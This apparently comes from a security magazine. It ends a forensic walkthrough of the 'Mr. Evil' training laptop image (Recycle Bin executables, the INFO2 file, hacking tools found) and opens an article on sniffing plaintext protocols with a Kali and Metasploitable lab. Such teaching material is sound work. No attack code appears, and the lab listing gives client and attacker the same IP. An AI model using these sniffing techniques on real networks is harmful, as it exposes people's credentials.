
This information can be found out in the same file. The main user's web based email address is mreveilrulez@yahoo.com.

*"There are two types of companies: those who have been hacked and those who don't yet know they have been hacked".
John Chambers, CEO CISCO.*



27. How many executable files are in the recycle bin?

The contents in the Recycle bin can be found in the RECYCLER folder.



There are in total four executable files in the Recycle bin.

28. Are these files really deleted?

As most of our readers already know, the files that go to the Recycle Bin are not permanently deleted. They are only deleted temporarily and can be restored easily to their actual location in Windows.

29. . How many files are actually reported to be deleted by the file system?

This information can be found out from the INFO2 file.

The screenshot shows the Autopsy 4.17.0 interface. The main window displays a file listing table for a directory. The table has columns for Name, S, C, Modified Time, Change Time, Access Time, Created Time, and Size. The row for 'INFO2' is highlighted in blue. Below the table, the 'Strings' pane shows a list of indexed text, with several entries highlighted in red, including 'Evil\Desktop\lalsetup250.exe' and 'Evil\Desktop\netstumblerinstaller_0_4_0.exe'.

Name	S	C	Modified Time	Change Time	Access Time	Created Time	Size
[current folder]			2004-08-27 20:59:58 IST	2004-08-27 20:59:58 IST	2004-08-27 20:59:58 IST	2004-08-25 21:48:25 IST	56
[parent folder]			2004-08-25 21:48:25 IST	2004-08-25 21:48:25 IST	2004-08-27 20:42:30 IST	2004-08-25 21:48:25 IST	328
Dc1.exe			2004-08-25 21:21:23 IST	2004-08-25 21:48:25 IST	2004-08-25 21:26:08 IST	2004-08-25 21:21:24 IST	2160043
Dc2.exe			2004-08-27 20:41:07 IST	2004-08-27 20:42:30 IST	2004-08-27 20:42:18 IST	2004-08-27 20:41:07 IST	1324940
Dc3.exe			2004-08-27 20:44:20 IST	2004-08-27 20:45:26 IST	2004-08-27 20:45:16 IST	2004-08-27 20:44:20 IST	442417
Dc4.exe			2004-08-27 20:54:24 IST	2004-08-27 20:59:58 IST	2004-08-27 20:59:47 IST	2004-08-27 20:54:24 IST	8460502
desktop.ini			2004-08-25 21:48:25 IST	2004-08-25 21:48:25 IST	2004-08-27 20:42:30 IST	2004-08-25 21:48:25 IST	65
INFO2			2004-08-27 21:16:17 IST	2004-08-27 21:16:17 IST	2004-08-27 21:16:17 IST	2004-08-25 21:48:25 IST	320

The actual files deleted are 3.

On being asked to find out any evidence that this laptop was used for hacking, we found in our forensic investigation that this laptop belonged to Greg Schardt who also has an online persona "Mr. Evil". We found his operating system as Windows XP and he was running Ethereal, a packet interception program to capture network traffic. Apart from Ethereal, his system had six other programs which were used for hacking. He was active among many hacking related IRC channels and new groups.

Corroborating this evidence with what his associates said about him, we can come to a conclusion that this laptop belonged to Greg Schardt and he was involved in hacking activities. This case can be closed now.

SNIFFING - PLAIN TEXT PROTOCOLS

THE ART OF SNIFFING

Readers should have observed that almost all the websites you have visited recently have a padlock sign and beginning with HTTPS. Google started giving minor ranking boost to websites with HTTPS enabled since year 2014. There is a good security reason behind this. In this month's article on Sniffing our readers will learn and understand about basic concepts about Sniffing and why plaintext protocols are considered bad from security perspective.

Plain text protocols are those protocols in which confidential information like usernames and passwords are passed to the server in complete plain text. This allows anyone in middle to sniff on these usernames and passwords. This attack is known as sniffing attack or Man in The Middle (MiTM) attack or Janus attack. In ancient Roman mythology, Janus is a God who presided over both beginning and end. In sniffing attack, as an attacker is in middle and can see the data going between server and client, this attack is also known as Janus attack. In our present issue, we will demonstrate the basic level of sniffing on plaintext protocols. For thi-

s, we will use the same Sniffing Lab we created in our December 2020 Issue. Turn ON Metasploitable, Kali and Ubuntu in that lab. As you can see, the IP addresses of the three machines are

Metasploitable2 - 192.168.64.128 (Server)
Ubuntu - 192.168.64.132 (Client)
Kali - 192.168.64.132 (Attacker system)

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>


